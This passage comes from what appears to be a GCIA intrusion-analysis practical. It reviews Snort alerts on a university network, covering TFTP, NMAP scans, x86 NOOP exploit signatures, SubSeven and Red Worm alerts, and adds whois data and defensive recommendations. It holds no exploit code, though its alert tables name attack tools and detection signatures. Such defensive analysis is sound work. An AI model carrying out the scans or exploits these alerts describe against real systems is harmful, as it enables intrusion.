In the sections that follow, we analyse most of the alerts in Table 7 and recommend possible action.

Table 8: Table 7 continued.

Alert	Count
IRC evil - running XDCC	8
Probable NMAP fingerprint attempt	8
Attempted Sun RPC high port access	8
TFTP - Internal UDP connection to external tftp server	7
TFTP - External UDP connection to internal tftp server	7
External FTP to HelpDesk `MY.NET.53.29`	5
External FTP to HelpDesk `MY.NET.70.49`	5
DDOS mstream client to handler	5
DDOS shaft client to handler	5
External FTP to HelpDesk `MY.NET.70.50`	5
[UMBC NIDS IRC Alert] `K\:`line'd user detected	5
NIMDA - Attempt to execute cmd from campus host	4
[UMBC NIDS IRC Alert] User joining Warez channel detect...	4
[UMBC NIDS IRC Alert] User joining XDCC channel detecte...	3
EXPLOIT identd overflow	2
Bugbear@MM virus in SMTP	1
Happy 99 Virus	1
Possible wu-ftpd exploit - GIAC000623	1
[UMBC NIDS IRC Alert] Possible sdbot floodnet detected ...	1
TCP SMTP Source Port traffic	1
Traffic from port 53 to port 123	1
PHF attempt	1



Figure 4: Summary of the most frequent alerts

3.1 MY.NET.30.3 and MY.NET.30.4 Activity

These two alerts are the most frequent. They are most likely triggered by a Snort rule that is monitoring the activities of these two hosts. It is also possible that these are specialised servers that the university is monitoring. The university is probably watching this range of IP addresses because of some previous activities on these two hosts.

The statistics for these two activities are listed in Table 9. Using the statistics

Table 9: Activities of hosts MY.NET.30.3 and MY.NET.30.4

MY.NET.30.3 Activity				MY.NET.30.4 Activity			
Src. IP	Count	Dst. Port	Count	Src. IP	Count	Dst. Port	Count
68.50.114.89	11542	524	23158	68.55.241.230	4892	51443	11857
68.57.90.146	2399	2200	293	66.68.62.250	3207	80	6256
68.55.113.194	1610	2036	176	151.196.239.212	2280	524	3493
68.55.62.79	1488	6129	66	68.55.62.79	807	2036	125
66.168.239.240	757	80	66	67.20.160.15	587	6129	73
68.32.122.89	718	4899	11	68.50.114.89	560	4899	12
131.92.177.18	534	3019	7	151.196.116.233	502	21	6
68.55.27.157	531			66.196.72.58	330	3389	4

above, we can only guess what the probable reasons for monitoring the activities of these hosts are. All the alerts are for traffic coming from external hosts.

Almost all the alarms on MY.NET.30.3 are destined for port 524. Marc Renner [31] suggest that port 524 allows internet access to the Novell file servers if they have internet access enabled. This port is normally used for Netware 5.x services, but was also associated with an old Linux vulnerability (http://archives.neohapsis.com/archives/firewalls/2001-q4/0008.html). It is also suggested that this could be a worm [32].

Port 51443 is used by Novell iFolder [33, 34]. My guess is that host MY.NET.30.4 is a Novell file server providing iFolder access through its secure port 51443. The substantial HTTP (port 80) activity also suggests that this host may be a web server. There is substantial activity on port 524 on this host as well, and its possible that this machine has been compromised by a worm.

Unassigned port 2036 is associated with remote server access [35]. The other unassigned port number 6129 is the port for DameWare Remote Desktop [36]. The other active port is 2200 (ICI). Not much was found about this port, or common vulnerabilities associated with it.

Summary information (from Whois) on the two most active external hosts is shown in Table 10. Both addresses belong to Comsat, which seems to be an ISP. Also from whois, host 151.196.239.212 is a Verizon Internet Services address. The source IP addresses don't seem to show any clear suspicious activities, but again these could have been spoofed.

Table 10: Address resolution for IP 68.50.114.89 and 68.55.241.230

OrgName:	Comcast Cable Communications, Inc.
Host Name	.comcast.net
OrgID:	CMCS
IP Address:	68.50.0.0-68.50.255.255/68.55.0.0-68.55.255.255
Network Name:	

3.1.1 Correlation

The use of the NCP port (524) was discussed before on the following link:
http://www.incidents.org/archives/intrusions/msg00852.html
http://www.netsys.com/firewalls/firewalls-9912/0109.html
References to the use of port 51443 in iFolder are as follows:
http://www.novell.com/coolsolutions/netware/features/a_ifolder_21_protected_nw.html

3.1.2 Recommendations

These two hosts should be checked for possible worm compromise. If iFolder is running on host MY.NET.30.4, consider removing these rules from the Snort rules. This would greatly reduce the amount of noise alerts on the network. Investigate the uses of port 524 on the two affected hosts and consider blocking it at the firewall or external router if necessary.

It seems the university is allowing remote access through these two hosts. This can open security holes if not properly configured or monitored. It is recommended that only those services that are required for these remote access applications be made available. All other ports should be blocked.

3.2 Incomplete Packet Fragments Discarded

This is triggered by Snort's defrag preprocessor. In order to maximize speed and minimize overhead, the fragment preprocessor drops packets that are bigger than 8kB, but less than half full [37].

The statistics of the affected hosts are shown in Table 11. To find out more about the external hosts involved in these alerts, the summarised whois information obtained for the top five destination IP addresses is shown in Table 12.

Except for the NTL host (82.0.65.228), there is nothing that stands out to point to an attack except if these destination addresses were spoofed. Another NTL domain has been mentioned as a potential source of malicious traffic in Table 3 of Section 2.3.3.

Table 11: Most active "Incomplete Packet fragments" hosts

Src IP Address	Count	Dst IP Address	Count
MY.NET.21.67	3115	69.93.3.154	1796
MY.NET.21.92	2838	208.155.109.75	1784
MY.NET.21.68	2648	82.0.65.228	1228
MY.NET.21.79	2330	81.225.237.201	1212
MY.NET.21.89	1390	69.50.176.215	1060
MY.NET.21.69	1071	213.64.205.183	1014
MY.NET.97.64	122	68.163.165.81	967
MY.NET.97.59	24	69.65.7.25	907

Table 12: Address resolution for most active external hosts

Host 68.163.165.81	
OrgName:	Verizon Internet Services
OrgID:	VRIS
IP Address:	68.160.0.0-68.163.255.255
CIDR:	68.160.0.0/14
Network Name:	VIS-68-160
Country :	USA
Host 69.93.3.154	
OrgName:	ThePlanet.com Internet Services, Inc.
CIDR	69.93.0.0/18,69.93.64.0/19,69.93.96.0/20
OrgID:	TPCM
IP Address:	69.93.0.0-69.93.111.255
Network Name:	NETBLK-THEPLANET-BLK-9
Country:	USA
Host 208.155.109.75	
OrgName:	XERO TEL, LTD
Host Name	dragon-x.org
OrgID:	XTL-2
IP Address:	208.155.109.0-208.155.109.255
CIDR:	208.155.109.0/24
Network Name:	CW-208-155-109
Country:	USA
Host 82.0.65.228	
OrgName:	NTL
Host Name	cpc2-stev3-3-0-cust228.lutn.cable.ntl.com
IP Address:	82.0.64.0-82.0.79.255
route:	82.0.0.0/11
Network Name:	NTL
Country:	GB
Host 81.225.237.201	
OrgName:	Telia Network Services
descr:	ISP
Host Name:	telia.net
IP Address:	81.224.0.0-81.227.255.255
Network Name:	TELIANET
Country:	SE

The majority of this traffic is coming from hosts on the MY.NET.21.0/8 subnet of the university network. Fewer packets are originating from the two MY.NET.97.0/8 subnet hosts. All the affected hosts may be compromised. However, as Dragos Ruiu pointed out [37], these alerts may indicate transmission errors, broken stacks, or fragmentation attacks.

3.2.1 Correlation

Another previous GCIA practical looked at this form attack: `http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html`
Another look at this alert was carried out by LURHQ (`http://www.lurhq.com/idsindepth.html`)

3.2.2 Recommendations

Perform security and configuration checks on the affected hosts. Ensure that the network hosts are properly configured.

3.3 TFTP Alerts

The alerts listed in table 13 are related to the TFTP server connection.

Table 13: TFTP server connection alerts

TFTP - Internal TCP connection to external tftp server	7869
TFTP - External TCP connection to internal tftp server	16
TFTP - External UDP connection to internal tftp server	7
TFTP - Internal UDP connection to external tftp server	7

Since authentication is not required, TFTP traffic may be a security liability. Legitimate outbound TFTP traffic can open security holes, and it is known that TFTP is used as a means of installing trojans on systems.

The "TFTP - Internal TCP connection to external..." alert is triggered by internal hosts making a connection to an external TFTP server. In this case almost all the alerts are coming from the traffic between two internal hosts `MY.NET.42.1` and `MY.NET.42.3` and the external host `69.10.132.121` through port 69. The information about host `69.10.132.121` from Dshield is shown in Table 14. Attempts to access the given host were unsuccessful.

Table 14: Address resolution for IP `69.10.132.121`

OrgName:	Memset Ltd
Host Name	`martiab1.miniserver.com`
OrgID:	MEMSE
IP Address:	`69.10.132.0-69.10.132.255`
Network Name:	MEMSET-MAINNET

The instances of external TCP connection to internal hosts were between the external hosts `67.20.173.236`, `204.1.226.228`, and `62.118.129.10` and the internal hosts `MY.NET.5.92`, `MY.NET.24.44`, and `MY.NET.97.31`.

The 7 internal UDP connections were mainly between `MY.NET.70.225` and `80.26.101.72`. Again, this traffic should be viewed with suspicion considering that

the destination IP address belongs is to the RIMA network which was identified in Section 2.3.3 as containing potentially compromised hosts.

Finally, the majority of the external UDP connections were between hosts `MY.NET.71.248` and `66.93.118.125`.

In all cases discussed, there is no indication to support my initial suspicion of P2P file-sharing activities. The source and destination port numbers do not indicate anything out of the ordinary. However, it has been shown that P2P activities are becoming more elusive. They may change their connection port numbers to evade detection [38].

From the relatively small number of hosts that made internal TCP connection to external hosts, it was interesting to see the relationship between the clients and



Figure 5: Link diagram for "internal to external" TCP TFTP connections.

servers during these TFTP transactions. The link diagram shown in Figure 5 shows this relationship. The line thicknesses show the relative volume of traffic between the internal and external hosts.

3.3.1 Correlation

The following GCIA practicals also looked at this alert:
`http://www.whitehats.ca/main/members/Herc_Man/Files/Al_Williams_GCIAPractical.pdf`
`http://www.giac.org/practical/GCIA/Donald_Gregory_GCIA.pdf`

3.3.2 Recommendations

It looks like the university allows incoming and outgoing TFTP traffic. This type of traffic should be blocked by the firewall and these rules should be removed from the Snort rule set. The most active hosts should be checked for possible compromise. If it is really necessary to have TFTP servers on the network, then these should be closely monitored and be configured in such a way that they do not assist in compromising other internal hosts.

3.4 EXPLOIT x86

The following alerts are related to exploit x86. The "NOOP" alerts indicate attempts

Table 15: Exploit x86 alerts

EXPLOIT x86 NOOP	4713
EXPLOIT x86 setgid 0	33
EXPLOIT x86 setuid 0	45
EXPLOIT x86 NOPS	9
EXPLOIT x86 stealth noop	8

to run attack code through a buffer overflow exploit on x86 machines. A large number of no-op instructions eventually lead to buffer overflow. In a similar way, the other x86 exploit alerts are triggered by binary machine code instructions.

It has been reported that Gif images and Zip files set off these alerts on many occasions [39]; thus some of these alerts are false positives or noise. It is not surprising that the most active source port is 80 (HTTP) as shown in Table 16.

Table 16: Most active "x86" hosts and source ports

Src Port	Count	Dst Hosts	Count	Src Hosts	Count
80	3917	MY.NET.31.7	267	210.183.217.72	1696
135	321	MY.NET.150.101	266	81.86.86.87	1354
119	174	MY.NET.191.52	230	131.118.254.130	170
6129	82	MY.NET.111.72	201	68.17.190.66	156
2290	45	MY.NET.5.95	192	218.148.120.180	96

The most active internal host MY.NET.31.7 should be checked for possible compromise.

3.4.1 Correlation

The following correlation links were found:
http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html#x86ml
http://www.giac.org/practical/David_Oborn_GCIA.html#detect4
http://osec.neohapsis.com/results/nids/sourcefire-ns3020f-2.6-06.25.2003/b.html

3.4.2 Recommendation

The activities of the affected machines should be checked and action should be taken on any compromised machines. Machines of the `x86` architecture should be properly patched.

3.5 SMB Name Wildcard

SMB (Server Message Block) enables the sharing of files, printers and other resources on Windows and Samba systems [3]. Windows machines often exchange these queries as a part of the file-sharing protocol to determine NetBIOS names when only IP addresses are known and they can't resolve the names with the DNS. An attacker could use this same query to extract useful information such as workstation name, domain, and users currently logged in [3]. If it is abused or the network interfaces are not configured properly, SMB can be a security liability.

Some of the statistics for this alert category are shown in Table 17. All the traffic

Table 17: Most active ports and hosts for "wildcard" alerts

Src. Host	Count	Dst. Host	Count
MY.NET.11.6	1845	169.254.0.0	2084
MY.NET.75.13	414	169.254.45.176	943
MY.NET.150.198	284	218.145.28.100	59
MY.NET.150.44	268	66.98.154.21	25
MY.NET.11.7	227	66.98.212.28	22
MY.NET.190.102	112	211.93.160.195	22
MY.NET.84.155	59	218.149.79.252	20

is destined for port 137 (NetBIOS Name Service) on the university network. Almost all the traffic is originating from the same port number. Northcutt *et al* [3] explain that when we send an email to a site running Microsoft Exchange, the other end would often send a port 137 packet back. The pattern is usually as follows:

```
22:00:03 xx.yy.244.227 :2434 > www.com :80
22:00:04 0 Bill.com :137 > xx.yy.244.227:137 ...
```

So it would look like these packets are legitimate traffic and therefore these alerts are just noise. If there is no need to monitor these alerts, this should be reflected in the alert rules. However, it is suspicious to note that the most active destination host `169.254.0.0` is an IANA assigned address, as shown from the `whois` information below:

```
OrgName:    Internet Assigned Numbers Authority
OrgID:      IANA
Address:    4676 Admiralty Way, Suite 330
City:       Marina del Rey
StateProv:  CA
```

```
PostalCode: 90292-6695
Country:    US

NetRange:   169.254.0.0 - 169.254.255.255
CIDR:       169.254.0.0/16
NetName:    LINKLOCAL
NetHandle:  NET-169-254-0-0-1
Parent:     NET-169-0-0-0-0
NetType:    IANA Special Use
NameServer: BLACKHOLE-1.IANA.ORG
NameServer: BLACKHOLE-2.IANA.ORG
Comment:    Please see RFC 3330 for additional information.
RegDate:    1998-01-27
Updated:    2002-10-14
```

It seems that the network is being hit by spoofed packets. The motive behind this is not clear. This cannot be an information gathering scan since a spoofed address is used. Maybe this is a weak SYN flood attempt at NetBIOS hosts or other services like SAMBA.

However, it has also been suggested that this could be normal traffic for Windows machines which have multiple interfaces defined [40]. The sending of traffic to an IANA address may be a result of system misconfiguration.

3.5.1 Correlation

Some correlation links are as follows:
`http://www.sans.org/y2k/051300.htm`
This issue has also been discussed on the following forum:
`http://cert.uni-stuttgart.de/archive/incidents/2001/05/msg00041.html`

3.5.2 Recommendations

A possible solution would be to block port 137 ingress and egress traffic. However, this should only be done once the full configuration of all interfaces is confirmed to be correct.

3.6 Connect to 515 from Inside

This alert is triggered by internal hosts connecting (or attempting to) an external host through port 515. Port 515 is registered as the "printer" port. This could be an indication of compromise or host misconfiguration.

Of the 3 557 alerts raised, 3 545 are raised by traffic from internal host `MY.NET.162.41` through an unassigned port 721 to external host `128.183.110.242` (NASA) on port 515. If this printer connection is required, then it has to be strictly monitored to avoid opening security holes.

3.6.1 Correlation

Another GCIA practical that looked at this issue is: `http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html#p515fmin`

3.6.2 Recommendations

Only allow internal to internal host communications on port 515. External communications through this port should be blocked at the firewall and external routers.

3.7 "Possible Red Worm" Alerts

The "High port 65535 ... possible Red Worm" alerts are shown in Table 18.

Table 18: The Red Worm Alerts

High port 65535 udp - possible Red Worm - traffic	3 242
High port 65535 tcp - possible Red Worm - traffic	1 086

These alerts are generated by rules that are intended for protecting systems against the "Code Red" worm [29]. The Code Red worm exploits buffer overflow in the IIS Indexing Service DLL (Dynamic Link Library) [29] which can cause a DoS.

Almost all the UDP alerts are coming from `MY.NET.163.76` and connecting to the destination hosts listed in Table 19, through source port 6257.

Table 19: Most active "Red Worm" ports and hosts

Src. Port	Count	Dst. IP Address	Count
6257	1747	`219.48.176.27`	658
12404	27	`204.116.162.109`	227
65535	22	`219.213.15.15`	194
53 (DNS)	10	`221.188.74.200`	113
3185	6	`219.39.246.40`	101

Based on the source ports, it is suspected that most of these alerts are false positives originating from P2P file-sharing activities on different hosts.

UDP ports 6699 and 6257 are the default ports for WinMX [38]. This is a P2P file sharing application. In an attempt to evade detection and being blocked by ISPs, WinMX, through its website, encourages users to change these port numbers to any number between 5001 and 65535. Users have a tendency to choose the extreme numbers, and therefore are likely to choose 65535 as their port number. This may explain the high volume of traffic to this port. References to the use of the other port numbers were not found. Although the traffic to these port was not that "heavy", this could be one of the P2P applications using this as an ephemeral port connecting

to port 65535. Again, to avoid detection, some applications may use port numbers that are not commonly used.

The TCP alerts were generally evenly distributed over many hosts on the network. Ports 65535 and 25 (SMTP) shared most of the traffic. The most active internal hosts were `MY.NET.25.70`, `MY.NET.97.139`, and `MY.NET.97.94`. By far the most active external host was `67.9.68.185`.

3.7.1 Correlation

The following former GIAC practicals have also dealt with these alerts:
`http://www.giac.org/practical/James_Hoover_GCIA.doc`
`http://www.giac.org/practical/GCIA/John_Melvin_GCIA.pdf`
This issue has also been discussed on Neohapsis on the following link:
`http://archives.neohapsis.com/archives/incidents/2000-07/0209.html`

3.7.2 Recommendations

Use software applications like Adorefind [41] to test hosts for the "red/adore" worm. With the most active hosts, confirm that it is actually P2P, web mail, instant messenger, or chat computing that is causing most of the UDP alerts.

If it is the university's policy to prohibit P2P file sharing, web mail, instant messenger and chat services, then it may be necessary to implement P2P file-sharing blockers [42]. However, if the university policy allows P2P file sharing, then these rules should be reflected in the IDS rules to reduce false positives.

3.8 ICMP SRC and DST outside network

These alerts are triggered by ICMP traffic originating from and destined for IP addresses that are outside the university's range of addresses. The most active source addresses are hosts in the `172.128.0.0/10` network. This is shown to be the AOL domain.

```
OrgName:    America Online
OrgID:      AOL
Address:    22000 AOL Way
City:       Dulles
StateProv:  VA
PostalCode: 20166
Country:    US

NetRange:   172.128.0.0 - 172.191.255.255
CIDR:       172.128.0.0/10
NetName:    AOL-172BLK
NetHandle:  NET-172-128-0-0-1
Parent:     NET-172-0-0-0-0
NetType:    Direct Allocation
```

```
NameServer: DAHA-01.NS.AOL.COM
NameServer: DAHA-02.NS.AOL.COM
NameServer: DAHA-07.NS.AOL.COM
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
```

These are most likely crafted ICMP packets hitting the university network. Alternatively, these could be a result of a network configuration problem.

3.8.1 Correlation

None found

3.8.2 Recommendations

The best solution is to block all traffic whose source and destination IP addresses lie outside the university network's range of addresses.

3.9 NMAP Alerts

The NMAP alerts are listed in Table 20. The "NMAP TCP Ping" alert is raised when

Table 20: NMAP alerts

NMAP TCP Ping	1 696
Probable NMAP fingerprint attempt	8

an external ACK probe is detected. The presence of this detect means that someone is using an NMAP port-scanning tool to probe for a server. Since the attacker expects to receive a response from the victim host, the source IP is rarely spoofed (or it may be the source IP address of an already compromised system). The most targeted ports are 25 (SMTP), and 80 (HTTP).

The main statistics for this alert are shown in Table 21.

Table 21: Most active "NMAP TCP Ping" hosts and source ports

Dst Port	Count	Dst Host	Count	Src Host	Count
25 (SMTP)	1118	MY.NET.5.92	1081	67.20.173.236	1081
80 (HTTP)	207	MY.NET.1.3	111	205.244.232.133	68
53 (DNS)	140	MY.NET.12.4	107	216.5.176.162	62
143 (IMAP)	103	MY.NET.100.165	84	64.152.70.68	42

For OS fingerprinting, NMAP uses illegal TCP flag combinations in an attempt to determine the OS of the target host. Like Quesso, NMAP fingerprinting system sends odd TCP packets with the reserved bits set in an attempt to determine what the OS for the target system is. Since these bits are now used for congestion control

(RFC 3168) many of these alerts may be noise. There were a few instances of these alerts, but the main offender was the exchange between internal host `MY.NET.12.6` and external host `195.208.34.220`. Once again, the ports targeted most are 25 (SMTP) and 80 (HTTP).

3.9.1 Correlation

Some of the correlation links found are as follows:
`http://www.digitaltrust.it/arachnids/IDS28/event.html`
A CVE (CAN-1999-0523) has also been proposed for the "NMAP TCP Ping" attack. Other correlation links are as follows:
`http://www.giac.org/practical/Mike_Bell_GCIA.doc`
`http://www.insecure.org/nmap/`

3.9.2 Recommendations

All affected systems should be checked for compromise and action should be taken against the offending hosts. This may be achieved by dropping all packets originating from them or contacting them.

It is also recommended that the IDS rules be revised to reflect the current state of the technology. Reserved bits are now used for ECN, and may not necessarily indicate malicious activity.

3.10 Null Scan: Scan (External Based)

This alert is triggered by an external NULL scan in the university hosts. In an attempt to determine the services available on a victim's hosts, an intruder sends NULL packets (a TCP packet with no session flags set) to each targeted port on the host. The host is supposed to respond with a RST packet for every closed port. Open ports return nothing. These null scans may also reveal the operating system on the victim's computer, so that known exploits can be used to target specific vulnerable hosts.

The hosts most targeted are shown in Table 22. The most scanned ports are

Table 22: Most active "Null Scan" hosts.

Src Host	Count	Dst Host	Count
68.122.128.111	193	MY.NET.12.4	194
63.251.52.75	158	MY.NET.12.6	162
195.208.34.220	101	MY.NET.53.196	106
218.189.230.43	45	MY.NET.69.207	29
212.85.224.66	12	MY.NET.185.13	18
61.194.13.120	12	MY.NET.82.112	16

"None", 110 (POP3), and 4662. Port 4662 is associated with the P2P file sharing application EDonkey [43].

3.10.1 Correlation

The following correlation links were found:
`http://archives.neohapsis.com/archives/Snort/2000-04/0164.html`

3.10.2 Recommendation

If the Snort Portscan Preprocessor `spp_portscan` is enabled and is covering these scans, this rule should be disabled since it is redundant. Block all inbound NULL traffic at the firewall or external routers.

3.11 Posssible Trojan Server Activity

This is an alert for the possible Sub Seven trojan [44] which is usually associated with port 27374. It allows an intruder to deliver and execute custom programs and run any commands on the affected machine. In addition, if an intruder leaves an installed backdoor on a system, another intruder can gain access to that system through that backdoor.

The main ports targeted are 80 (HTTP), 25 (SMTP), 443 (SSL), and a couple of instances of 4662 (EDonkey [43, 45]). The most active internal hosts were `MY.NET.24.34` and `MY.NET.29.3`. The most active external hosts were `64.68.82.28` and `12.5.169.91`.

3.11.1 Correlation

This is a well known issue that has been handled by many virus vendors. More information on this trojan is available at:
`http://www.sans.org/resources/idfaq/subseven.php` and
`http://www.cert.org/incident_notes/IN-2001-07.html`.
`http://www.giac.org/practical/GlenSharlun.doc`
`http://www.giac.org/practical/James_Hoover_GCIA.doc`
`http://www.giac.org/practical/GCIA/John_Melvin_GCIA.pdf`
The CERT incident note `IN-2001-07` details this form of attack.

3.11.2 Recommendations

Both CERT and NIPC [46] suggest that users should install anti-virus software like McAfee. CERT also advices users to install a firewall [47]. P2P file-sharing activities

need to be checked on some hosts, and university policy regarding P2P file-sharing activities should be implemented.

3.12 Other Alerts

In this section we present the less frequent, but significant, alert events.

3.12.1 EXPLOIT NTPDX buffer overflow

This is an attempt to gain root access by causing a buffer overflow against the NTP daemon [48]. Instances of this alert were reported on each of the following hosts: `MY.NET.111.228`, `MY.NET.84.189`, `MY.NET.3.92`, `MY.NET.71.248`, and `MY.NET.97.47`.

Correlation
The following correlation links were found:
`http://www.digitaltrust.it/arachnids/IDS492/research.html`
`http://www.giac.org/practical/GCIA/Donald_Gregory_GCIA.pdf`

Recommendation
Affected hosts should be checked for possible compromise. All NTP servers should be patched with the latest patches.

3.12.2 Sunrpc High port

This alert is triggered when there is an attempt to connect to port 32 771. Port 32 771 is an RPC (Remote procedure calls) port on a Solaris system. RPC allows a computer to execute programs on a second remote computer as is commonly done to access network services such as shared files in NFS.

The most active hosts for this alert are shown in Table 23.

Table 23: Most active "SunRPC" hosts.

Src Host	Count	Dst Host	Count
205.188.12.12	50	MY.NET.97.98	50
204.152.184.112	21	MY.NET.70.37	21
63.208.2.84	14	MY.NET.162.22	14
66.102.11.99	9	MY.NET.97.186	12
64.12.37.89	9	MY.NET.97.63	9
207.126.111.202	8	MY.NET.111.168	9

Correlation
The following correlation links were found:
`http://www.lurhq.com/idsindepth.html`
Tammy Fletcher and Graham Stork also looked at this in the GIAC practicals

http://www.giac.org/practical/Tammy_Fletcher.doc
http://www.giac.org/practical/graham_stork_GCIA.doc

Recommendation The most active hosts should be checked for possible compromise-especially if these hosts are Solaris systems. Block all port 32 771 traffic at the firewall or external router. Revise university policy regarding ICQ and other chat services and implement it in the Snort/firewall/router rules.

3.13 Alerts Link Diagram

Having analysed a link diagram for the TFTP alerts in Figure 5, it was tempting to see the big picture of the whole alert scenario.

The link diagram for the alerts is shown in Figure 6. The relative traffic volume is represented by the relative thicknesses of the lines. As is evident in this case, the



Figure 6: Alerts link diagram

majority of the activity involves the internal hosts `MY.NET.30.3` and `MY.NET.30.4`.

Table 24: List of external addresses talking to most active hosts.

Host 68.55.113.194	
HostName:	pcp311543pcs.woodln01.md.comcast.net
OrgName:	Comcast Cable Communications, Inc.
OrgID:	CMCS
NetRange:	68.55.0.0-68.55.255.255
CIDR:	68.55.0.0/16
Network Name:	BALTIMORE-A-6
Country :	USA
Host 68.50.114.89	
HostName:	pcp04615078pcs.gambrl01.md.comcast.net
OrgName:	Comcast Cable Communications, Inc.
OrgID:	CMCS
NetRange:	68.50.0.0-68.50.255.255
CIDR:	68.50.0.0/16
Network Name:	DC-4
Country :	USA
Host 66.68.62.250	
OrgName:	Road Runner
Host Name	cs666862-250.austin.rr.com
OrgID:	RRSW
IP Address:	66.68.0.0-66.69.255.255
CIDR:	66.68.0.0/15
Network Name:	RR-SOUTHWEST-2BLK
Country:	USA
Host 68.57.90.146	
Host Name	pcp912734pcs.brndml01.va.comcast.net
OrgName:	Comcast Cable Communications, Inc.
OrgID:	CMCS
NetRange:	68.57.64.0-68.57.127.255
CIDR:	68.57.64.0/18
Network Name:	CHESTERFIELD-2
Country :	USA
Host 151.196.239.212	
